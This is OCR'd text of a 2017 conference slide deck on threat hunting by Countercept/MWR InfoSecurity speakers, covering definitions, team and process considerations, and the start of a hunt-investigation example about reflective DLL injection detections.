COUNTERCEPT

THREAT HUNTING, THE NEW WAY


HITCON PACIFIC 2017

In Ming, Wei Chea

MWR InfoSecurity

COUNTERCEPT

INTRO



Wei Chea
(偉傑)
Loves diving
& my dog
½ Taiwanese

In Ming
(胤銘)
Loves
MMA


DISCLAIMER

We are not involved in ALL the information we are sharing today.

Many of the information (use cases, tools) we going to discuss are made possible by a group of very dedicated people in Countercept and the security community.

AGENDA

- What is threat hunting?
- People, Process, Technology
- Case Study
- How to start threat hunting
- Q & A




WHAT IS THREAT HUNTING?

COUNTERCEPT

"THREAT HUNTING"

- IP, Domain or Hash Search
- Hunting on the darknet or Internet
- Endpoint Detection & Response (EDR) = Threat Hunting!?

- Automated Threat Hunting!?


Sergio Caltagirone
@cnoanalysis

#ThreatHunting cannot be automatic. If it was automatic - we'd call it IDS.

6:48 AM - 2 Feb 2017

THREAT HUNTING

First discussed in mid 2000s by NSA/US Airforce.

Definition of hunting in The US Army LandCyber White Paper released in 2013

"cyber hunt teams will work inside the Army enterprise to actively search for and locate threats that have penetrated the Army enterprise, but not yet manifested their intended effects."

"Counter-reconnaissance, or hunt forces, will work within Army networks to maneuver, secure, and defend key cyberspace terrain, identifying and defeating concealed cyber adversaries that have bypassed the primary avenues of approach monitored by automated systems".

http://dtic.mil/dtic/tr/fulltext/u2/a592724.pdf

THREAT HUNTING（威脅獵捕）

COUNTERCEPT

- “work inside the Army enterprise to actively search” (專注內部主動搜索)
- “locate threats that have penetrated the Army enterprise” (偵測已經侵入的威脅)
- “bypassed the primary avenues of approach monitored by automated systems” (逃避自動式的偵測系統)

OH, YOU SPEAK TWO LANGUAGES?
YOU MUST THINK YOU'D MAKE A GREAT TRANSLATOR
quickmeme.com

PEOPLE, PROCESS, TECHNOLOGY.. AGAIN?!

PEOPLE

- Assume breach mind-set
- Go beyond the technology
- Offensive or/and Defensive knowledge (Incident Response, Penetration Tester, SOC, Sys Admin etc)
- Not reserved for Level 3 or the ‘best’
- Research / Innovation Time
  - Use Case / Hypothesis Generation
- Threat Hunting 101 – Become The Hunter


#HITBGSEC 2017 CommSec D1 - Threat Hunting 101: Become The Hunter - Hamza Beghal

PEOPLE

- Senior Management (CIO/CISO)
- Data Protection Office, Governance, Legal
- The other security teams (SOC, Incident Response)

PROCESS


- Existing Processes (SIM, Data Privacy, Data Logging, Incident Response etc)
- Obtaining new log sources
- Use Case Generation
- Hunt Investigation
- Measuring Success



PROCESS – HUNT INVESTIGATION

COUNTERCEPT

Multiple reflective dll injections



Overall Score	Hostname	Latest Seen	Score Tags

